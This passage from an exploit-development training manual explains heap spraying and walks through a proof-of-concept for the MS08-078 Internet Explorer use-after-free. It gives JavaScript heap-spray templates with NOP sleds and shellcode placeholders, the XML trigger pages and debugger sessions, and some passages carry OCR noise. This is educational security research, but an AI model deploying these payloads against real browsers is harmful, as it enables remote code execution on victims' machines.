




Exercise

- 1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.
- 2) If you are wondering why we put 450 bytes of NOPs before the shellcode, try understanding by yourself removing the sled and rerunning the exploit (HINT: searchstr.py is your friend!!!).

Wrapping up

In this module we exploited a real world Pointer Overwrite vulnerability, and managed to overcome stringent space requirements by utilizing an egghunter.



Module 0x06 Heap Spraying

Lab Objectives

- Understanding JavaScript Heap internals
- Learning how to spray the heap
- Exploiting MS08-079 on Windows Vista SP0

Overview

Heap Spraying⁵² is a technique used mostly (but not only) in browser exploitation to obtain code execution through the help of consecutive heap allocations. Developed by Blazde and SkyLined, heap spraying was first used (in browsers⁵³), in the MS04-040⁵⁴ exploit against Internet Explorer. The technique is generally used when the attacker is able to “control the heap”. Once control over execution flow is gained, the malicious code can try to inject heap chunks containing nop sleds and shellcode, until an invalid memory address, usually controlled by the attacker, becomes valid with the consequence of executing arbitrary code.

⁵²http://en.wikipedia.org/wiki/Heap_spraying

⁵³It seems that the first time, Heap Spray was seen in 2001 for a Microsoft Internet Information Services Remote Buffer Overflow <http://research.eeye.com/html/advisories/published/AD20010618.html>

⁵⁴<http://www.microsoft.com/technet/security/bulletin/MS04-040.mspx> , <http://www.milw0rm.com/exploits/612>



JavaScript Heap Internals key points

When an application needs to allocate memory dynamically, it usually makes use of the heap memory manager. In Windows operative systems, when a process starts, the heap manager automatically creates a new heap called the default process heap.

Although some processes make use of the default process heap for their needs only, a large number create additional heaps using the HeapCreate API, in order to isolate different components, running in the process itself. Many other processes make a large use of the *C Run Time heap* for almost any dynamic allocation (malloc / free function). In any case, usually, any heap implementation makes use of the Windows Heap Manager which, in turn, calls the Windows Virtual Memory Manager to allocate memory dynamically.

A very good explanation of the Internet Explorer Heap Internals can be found in the brilliant paper "JavascriptFeng-Shui"⁵⁵ written by Alexander Sotirov in 2007. In this paragraph we will try to summarize Sotirov's work to better understand the Heap Spray Technique.

The first important key point highlighted by Sotirov, and sensed by Skylined in 2004, is that JavaScript strings are peculiar, because allocated in the default process heap while, the JavaScript engine allocates any other object in memory using the CRT dedicated Heap. This point is very important because it is the main reason why we can control the heap from the browser.

⁵⁵<http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>





Figure 70: Windows Heap Manager



To allocate memory in the default process heap from JavaScript you need to concatenate strings or use the substr function:

```
var str1 = "AAAAAAAAAAAAAAAAAAAA"; // doesn't allocate a new string
var str2 = str1.substr(0, 10);      // allocates a new 10 character string
var str3 = str1 + str2;             // allocates a new 30 character string
```

JavaScript String Allocation on the Heap

Moreover JavaScript strings are stored in memory as a binary string⁵⁶:

```
string size | string data | null terminator
4 bytes     | length / 2 bytes | 2 bytes
0E 00 00 00 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | 00 00
```

Binary string in memory


Which means that for a certain string (*strX*) there will be allocated $strX.len * 2 + 6$ bytes on the heap, or that to allocate a certain *X* bytes your string length must be equal to $(Xbytes - 6) / 2$.

Sometimes, in order to control the heap layout, we'll need also a way to free heap blocks. From JavaScript to free an allocated string you need to delete all references to it and run the garbage collector calling `CollectGarbage()`. PLEASE NOTE: As highlighted by Sotirov, allocation and free operations must be done inside a function scope otherwise the Garbage Collector won't free the string):

```
varstr;
[... String Allocation ...]
[... ]
function free_str() {
    str = null;
    CollectGarbage();
}
```

Freeing the Heap from JavaScript

⁵⁶<http://msdn.microsoft.com/en-us/library/ms221069.aspx>



The last key point to keep in mind is in some cases the JavaScript Memory allocator within OLEAUT32.dll won't allocate our strings in the default process heap because of the free blocks caching system, To mitigate this problem which can make the exploitation less reliable, Sotirov suggests using a technique that frees the cache before each allocation. We won't analyze such techniques because, as you will see, it won't be necessary in our exploit (caching system works for blocks size < 32Kb and our allocations will be much bigger). Still it's important to keep in mind that in some exploits, especially heap corruption ones where precise allocations are essential, the "Plunger" technique could be very useful.

Heap Spray: The Technique

Why and when Heap Spraying is possible? This technique is possible mainly because the heap allocator is deterministic. That means, a specific sequences of allocations and frees can be used to control the heap layout[55] and heap blocks will roughly be in the same location every time the exploit is executed. The general circumstances that makes Heap Spraying possible are basically two things:

- **The malicious code must be able to control the heap;**
- **The "return address"⁵⁷ must be within the possible heap range address.**

⁵⁷The term "return address" is inapt here because Heap Spraying can be used with different kind of vulnerabilities where we don't necessary overwrite a return address, for example in function pointer/object pointer overwrites.

The heap area begins at the end of the data segment and grows to larger addresses. In the Windows operating system, the heap area, shared by all *dlls* loaded by the process, is in the range of 0x00130000 – 0x3fffffff⁵⁸. As introduced previously, the scope of the technique is arranging heap blocks in order to redirect application execution flow to our shellcode. Depending on the vulnerability there are different implementations for the heap spray technique. The following JavaScript code shows a possible implementation that can be applied when we are able to directly call or jump to a specific address (for example in function pointer overwrites or stack based overflows):




Figure 71: Heap Layout before exploitation

⁵⁸http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf




Figure 72: Heap Layout after exploitation

```

var NOP = unescape("%u9090%c%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var RET = unescape("%u0c0c%u0c0c");
while (RET.length < 262144) RET += RET;
// Fill memory with copies of the RET, NOP SLED and SHELLCODE
for (var k = 0; k < 200; k++) {
evil[k] = RET + NOP + SHELLCODE;
}

```

Heap Spray Basic Example

The above JavaScript code, fills heap memory with ret, nop sleds and shellcode until the invalid address, "RET", becomes valid. Moreover our heap chunks will be aligned in order to make `0x0c0c0c0c` pointing to our nop sled. Once heap layout has been set, we trigger the vulnerability, `0x0c0c0c0c` is then called and our shellcode executed.




Figure 73: Function Pointer overwrite dereference sequence

The second implementation is mostly used in object pointer overwrites where a vtable⁵⁹ function pointer can be controlled. This is what we will continue to analyze in this module. When an object is created then a pointer (vpointer) to its class vtable is added as a hidden member of the object itself (first 4 bytes of the object). If a virtual function⁶⁰ is called using an object pointer, the following ASM code is generated by the compiler:

```

mov ecx, dwordptr[eax] ; get the vtable address
push eax ; pass 'this' C++ pointer as an argument
call dword ptr[ecx+0Xh] ; call the virtual function at offset 0xXh

```

ASM code generated by the compiler for a virtual table function call

Overwriting the vpointer (eax register in the previous example) can obviously lead to code execution because we can point to a fake vtable containing pointers to our shellcode. The sequence of dereferences is shown in next figure

⁵⁹http://en.wikipedia.org/wiki/Virtual_table

⁶⁰http://en.wikipedia.org/wiki/Virtual_function




Figure 74: Object pointer overwrite dereference sequence

while what you see below is presented as an example of a possible JavaScript implementation of the heap spray for object pointer overwrites.

```
var SHELLCODE = unescape("%e8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE");
var evil = new Array();
var FAKEOBJ = unescape("%u0c0c%u0c0c");
while (FAKEOBJ.length < 262144) FAKEOBJ += FAKEOBJ;
// Fill memory with copies of the FAKEOBJ and SHELLCODE; FAKEOBJ acts also as
// a NOP sled in this case.
for (var k = 0; k < 200; k++) {
  evil[k] = FAKEOBJ + SHELLCODE;
}
```

Possible Javascript implementation of the Heap Spray technique for Object Pointer Overwrites

0c0c0c0c entity encoded.
~~0c0c~~ &#

*hex(3084) = 0c0c
 0?*



Heap Spray Case Study: MS08-078 POC

In this section we are going to start analyzing a vulnerability reported in the MS08-078 bulletin⁶¹. The vulnerability, which affected most versions of IE in 2008, consists of a “use of a pointer after free” in *mshtml.dll* triggered via a crafted XML document containing nested SPAN elements⁶². It’s important to understand the nature of the vulnerability, there’s no heap corruption or heap-based overflow involved. The bug is an invalid pointer dereference and because the pointer is under our control, we are able to gain code execution. We are going to exploit this vulnerability on the Windows Vista SP0 platform so, let’s go deeper and analyze the bug with the first POC, attaching the debugger to the IE process:

```
<html>
<script>
  document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

First part of MS08-078 POC01 (POC01.html)


```
<XML ID=I>
  <X>
    <C>
      <![CDATA[
        <image
          SRC=http://&#3084;&#3084;.xxxxx.org
        >
      ]]>
    </C>
  </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I>
  </XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  </SPAN>
</SPAN>
```

Second part of MS08-078 POC01 (iframe.html)

⁶¹<http://www.microsoft.com/technet/security/bulletin/ms08-078.msp>

⁶²<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4844>



POC01 consists in two files: an html file containing a JavaScript which, at the moment, doesn't do anything interesting, but it does include an iframe which is the trigger.

Need to 0x6e292954

```
0:011> g
ModLoad: 6df30000 6dfa8000 C:\Windows\system32\jscript.dll
ModLoad: 73550000 73679000 C:\Windows\System32\msxml3.dll
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
ModLoad: 6ddd0000 6de79000 C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 73860000 7387f000 C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000 C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000 C:\Windows\system32\COMDLG32.dll
ModLoad: 6ebb0000 6ebc7000 C:\Program Files\Common Files\System\Ole DB\OLEDB32R.DLL
ModLoad: 73850000 73859000 C:\Windows\system32\Nlsdl.dll
ModLoad: 73850000 73859000 C:\Windows\system32\idnd1.dll
(f6c.cc4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=0342ee98 edx=6c5alae5 esi=0342ee98 edi=0343f460
eip=6c742954 esp=0320f488 ebp=0320f4a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206

mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08          mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

POC01 Windbg session

In the previous Windbg session, opening POC01 from IE, we get an access violation at address 0x6c742954. Inspecting that address with the disassembler we can see the following result:

```
0:005>u 6c742954
mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08          mov ecx,dword ptr [eax]
6c742956 57           push edi
6c742957 50           push eax
6c742958 ff9184000000 call dword ptr [ecx+84h]
```

A closer look to the vulnerable function

```

Pid 3948 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scope!p
6c742929 56      push    esi
6c74292a 8bf1    mov     esi,ecx
6c74292c 33db    xor     ebx,ebx
6c74292e f6461c09 test   byte ptr [esi+1Ch],9
6c742932 0f85fe000000 jne    mshtml!CXfer::TransferFromSrc+0x116 (6c742a36)
6c742938 8b06    mov     eax,dword ptr [esi]
6c74293a 3bc3    cmp     eax,ebx
6c74293c 0f84ef000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c742942 395e04  cmp    dword ptr [esi+4],ebx
6c742945 0f84e6000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c74294b 395e08  cmp    dword ptr [esi+8],ebx
6c74294e 0f84dd000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6c742a31)
6c742954 8b08    mov     ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
6c742956 57      push    edi
6c742957 50      push    eax
6c742958 ff9184000000 call   dword ptr [ecx+84h]
6c74295e 8b461c  mov     eax,dword ptr [esi+1Ch]
6c742961 8bf8    mov     edi,eax
6c742963 d1ef    shr     edi,1
6c742965 83c802  or     eax,2
6c742968 83e701  and    edi,1
6c74296b f6461404 test   byte ptr [esi+14h],4
6c74296f 89461c  mov     dword ptr [esi+1Ch],eax
6c742972 741a    je     mshtml!CXfer::TransferFromSrc+0x6e (6c74298e)

```

Figure 75: Invalid pointer reference generating the access violation

The “problem” seems to be in TransferFromSrc function within mshtml.dll. At crash time, the EAX register contains 0x0c0c0c0c and the instruction at 0x6c742954 is trying to dereference a pointer at that address. Let’s see if there’s something in memory at that address:

```

0:005>dd 0x0c0c0c0c
0c0c0c0c  ?????????? ?????????? ?????????? ??????????
0c0c0c1c  ?????????? ?????????? ?????????? ??????????
0c0c0c2c  ?????????? ?????????? ?????????? ??????????
0c0c0c3c  ?????????? ?????????? ?????????? ??????????
0c0c0c4c  ?????????? ?????????? ?????????? ??????????
0c0c0c5c  ?????????? ?????????? ?????????? ??????????
0c0c0c6c  ?????????? ?????????? ?????????? ??????????
0c0c0c7c  ?????????? ?????????? ?????????? ??????????

Inspecting memory at address 0x0c0c0c0c

```


So, it seems we are trying to dereference an invalid pointer. But, where does that address come from? Is that pointer under our control? If you take a deeper look at the iframe source, you will notice a strange URL:

0c0c 0c0c

```

<image SRC=http://&#3084;&#3084;.xxxxx.org>


```



Exercise

- 1) Alter the POC so that code execution is redirected to the address 0x0d0d0d.

BlackHat Vegas 2009



`ఌ` is the decimal representation of `0x0c0c...` This means that the pointer is under our control. Moreover, looking at the previous ASM code, it is very likely that we are facing a virtual function call. Let's run POC01 once again, this time putting a breakpoint on the `"mov ecx,dword ptr [eax]"` instruction:

```
0:011> bu mshtml!CXfer::TransferFromSrc+0x34
0:011> bl
0 e 6cc82954 0001 {0001} 0:**** mshtml!CXfer::TransferFromSrc+0x34
0:011> u 6cc82954
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr [eax]
6cc82956 57 push edi
6cc82957 50 push eax
6cc82958 ff9184000000 call dword ptr [ecx+84h]
6cc8295e 8b461c mov eax,dword ptr [esi+1Ch]
6cc82961 8bf8 mov edi, eax
6cc82963 d1ef shr edi,1
6cc82965 83c802 or eax,2
0:011> g
```

Windbg POC01 session setting a breakpoint on the vulnerable function

This time, opening POC01 from IE has a different result: execution flow stops at `mshtml!CXfer::TransferFromSrc+0x34` because of our breakpoint. More interesting is that our theory seems to be confirmed by Windbg, it shows us a virtual function table pointer at address `0x0348bdd0` (first 4 bytes of `CSpanElement` object?): `mshtml!CSPANElement::`vftable' (6c805a08)`:

```
Breakpoint 0 hit
eax=0348bdd0 ebx=00000000 ecx=034988d0 edx=00000000 esi=034988d0 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznaponc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr [eax] ds:0023:0348bdd0={mshtml!CSPANElement::`vftable' (6cb95a08)}
```

Windbg reveals a virtual function table pointer at address 0x0348bdd0

```

push    esi
mov     esi,ecx
xor     ebx,ebx
test   byte ptr [esi+1Ch],9
jne    mshtml!CXfer: TransferFromSrc+0x116 (6cc82a36)
mov     eax,dword ptr [esi]
cmp    eax,ebx
je     mshtml!CXfer: TransferFromSrc+0x111 (6cc82a31)
cmp    dword ptr [esi+4],ebx
je     mshtml!CXfer: TransferFromSrc+0x111 (6cc82a31)
cmp    dword ptr [esi+8],ebx
je     mshtml!CXfer: TransferFromSrc+0x111 (6cc82a31)
mov     ecx,dword ptr [eax] ds:0023:0348bdd0={mshtml!CSPANElement::vftable' (6cb95a08)}
push   edi
push   eax
call   dword ptr [ecx+84h]
mov    eax,dword ptr [esi+1Ch]
mov    edi,eax
shr    edi,1
or     eax,2
and    edi,1
test   byte ptr [esi+14h],4
mov    dword ptr [esi+1Ch],eax
je     mshtml!CXfer: TransferFromSrc+0x116 (6cc82a36)

```

Figure 76: CSpanElement Object vftable pointer

Resuming the execution flow, the breakpoint is hit again and then we get our access violation as expected⁶³:

```

0:005> g
ModLoad: 749a0000 749a9000 C:\Windows\system32\Nlsdcl.dll
ModLoad: 749a0000 749a9000 C:\Windows\system32\idndll.dll
Breakpoint 0 hit
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caela5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznepnc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
0:005> g
(f08.be8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caela5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznepnc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08             mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????

```

POC01 Windbg session

⁶³ Although we didn't reverse engineer the vulnerable function, we do know that the vulnerability is being triggered by nested "span" elements; we have one nested span element in the POC and it makes sense that we get an AV after the first one.



Heap Spray Case Study: Playing With Allocations

It's time to get our hands dirty and play with the heap in order to see how to manage precise allocations in memory. Let's say we want to allocate 10 chunks on the heap, each about 1200 bytes containing our fake object address `0x0c0c0c0c`. Here are few things to note in the following POC:

- The `alloc` function uses Sotirov formula to calculate the right string length in order to allocate the amount of bytes we are requesting;
- Every array member will allocate a chunk of 1200 bytes of data using the `substr` function, a simple assignment won't work as explained by Sotirov;
- Some heap spray exploits, use a syntax like `evil[k] += FAKEOBJ` although this syntax works it's not precise because every chunk of data will begin with an "undefined" value followed by our data. The string operator `+="` will concatenate an undefined value (`evil[k]` has not been initialized yet) with a string value.

```
<html>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    while (mystr.length < bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2);
  }
  var evil = new Array();
  var FAKEOBJ = unescape("%u0c0c%u0c0c");
  FAKEOBJ = alloc(1200, FAKEOBJ);
  alert("ph33r");
  // Perform 10 allocations of 1200 bytes on the heap
  for (var k = 0; k < 9; k++) {
    // USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
  }
  document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

Javascript code to perform 10 allocations of 1200 Bytes each on the heap

```

Command
0:005> dc 0c0a1238
0c0a1238 8f7a359b 08653a8c 000400a6 006e0075 .5z...e...u.n.
0c0a1248 00650064 00690066 0065006e 0c0c0064 d.e.f.i.n.e.d...
0c0a1258 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1268 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1278 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1288 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a1298 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....
0c0a12a8 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c .....

```

Figure 77: Undefined value generated by the “evil[k] += FAKEOBJ” syntax

Attaching Windbg to *explorer.exe* and opening POC02 we obviously obtain the same crash we obtained with POC01, but lets analyze the heap to see if we allocated the chunks as we wanted. First of all, we expect our allocations to be in the process default heap. That can be found in Windbg by looking at the PEB structure or by looking at the first heap, listed by the `!heap` command⁶⁴:

```

0:005>!peb
PEB at 7ffdd000
InheritedAddressSpace: No
ReadImageFileExecOptions: No
BeingDebugged: Yes
ImageBaseAddress: 00e40000
Ldr 77d45d00
Ldr.Initialized: Yes
[...]
ProcessHeap: 00250000
[...]

0:005>!heap
Index Address Name Debugging options enabled
1: 00250000
2: 00010000
3: 001a0000
4: 00cb0000
5: 00ca0000
6: 00bb0000
[...]

```

Identifying the default process heap in Windbg

⁶⁴Default process heap is always the first listed as a result of the `!heap` command



If our calculations were correct our heap chunks should be `0x4b0` bytes (1200). Once again the "heap" command comes in handy, let's search all the heap chunks of such size with the "-flt s" option:

```
0:005>!heap -flt s 0x4b0
_HEAP @ 250000
  HEAP_ENTRY Size Prev Flags  UserPtrUserSize - state
  033dd1a0 0097 0000 [00] 033dd1a8 004b0 - (busy)
  033dde58 0097 0097 [00] 033dde60 004b0 - (busy)
  033de310 0097 0097 [00] 033de318 004b0 - (busy)
  033de7c8 0097 0097 [00] 033de7d0 004b0 - (busy)
  033dec80 0097 0097 [00] 033dec88 004b0 - (busy)
  033df138 0097 0097 [00] 033df140 004b0 - (busy)
  033df5f0 0097 0097 [00] 033df5f8 004b0 - (busy)
  033dfaa8 0097 0097 [00] 033dfab0 004b0 - (busy)
  033dff60 0097 0097 [00] 033dff68 004b0 - (busy)
  033e0418 0097 0097 [00] 033e0420 004b0 - (busy)
_HEAP @ 10000
_HEAP @ 1a0000
```


Searching for heap chunks

We find ten heap chunks of size 1200 bytes all in the default process heap. But are we sure they are our blocks? Let's dump their memory content:

```
0:005>dc 033dd1a0
033dd1a0 cadeba99 0807b5ef 000004aa 0c0c0c0c .....
033dd1b0 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1c0 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1d0 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1e0 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd1f0 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd200 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033dd210 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0:005>dc 033e0418
033e0418 cadeba99 0808b77b 000004aa 0c0c0c0c .....{.....
033e0428 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0438 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0448 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0458 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0468 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0478 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
033e0488 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
```

Inspecting our allocations

Yes, our allocations are correct, but did you notice the "strange" bytes at the beginning of each chunk? The first 8 bytes of each chunk, is heap metadata, which in Windows Vista and Server 2008, is randomized to increase security against heap attacks.



| HEAP METADATA 8Bytes | BSTR METADATA 4Bytes | DATA | NULL 2Bytes |
|----------------------|----------------------|----------------|-------------|
| cadeba99 807b5ef | 000004aa | 0c0c0c0c | 0000 |

Heap Metadata

The metadata is used by the heap manager to manage heap chunks within a segment, for example it contains information regarding the size of the current and previous block or the status of the chunk (busy or free), etc. Although in Vista metadata is randomized, Windbg has a nice feature to retrieve its content. We can use the "-i" option to display information of the specified heap decoding randomized data:

```

0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap      : 0x02660000 (Use !heap -iNewHeapHandle to change)
Header content    : 0xCADEBA99 0x0807B5EF (decoded : 0x9D4482A4 0x0807AFCE)
Owning segment    : 0x03360000 (offset 7)
Block flags       : 0x45 (busy fill user_flag )
Total block size  : 0x82a4 units (0x41520 bytes)
Requested size    : 0x41518 bytes (unused 0x8 bytes)
Previous block size: 0xafce units (0x57e70 bytes)
Block CRC         : ERROR - current 9d, expected 62
Previous block    : 0x03385330
Next block        : 0x0341e6c0
  
```

Retrieving Heap chunk metadata (wrong heap handle)

Something is wrong as shown in "Block CRC". This happens because *!heap* was trying to get info about our chunk assuming as heap handle *0x02660000* (see the first line of the output "Assumed heap") while our block is in the default process heap *0x00250000*. We need to change the heap context passing the right handle to the *!heap* command before getting our info about the chunk:

```

0:005>!heap -i 00250000
Heap context set to the heap 0x00250000
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
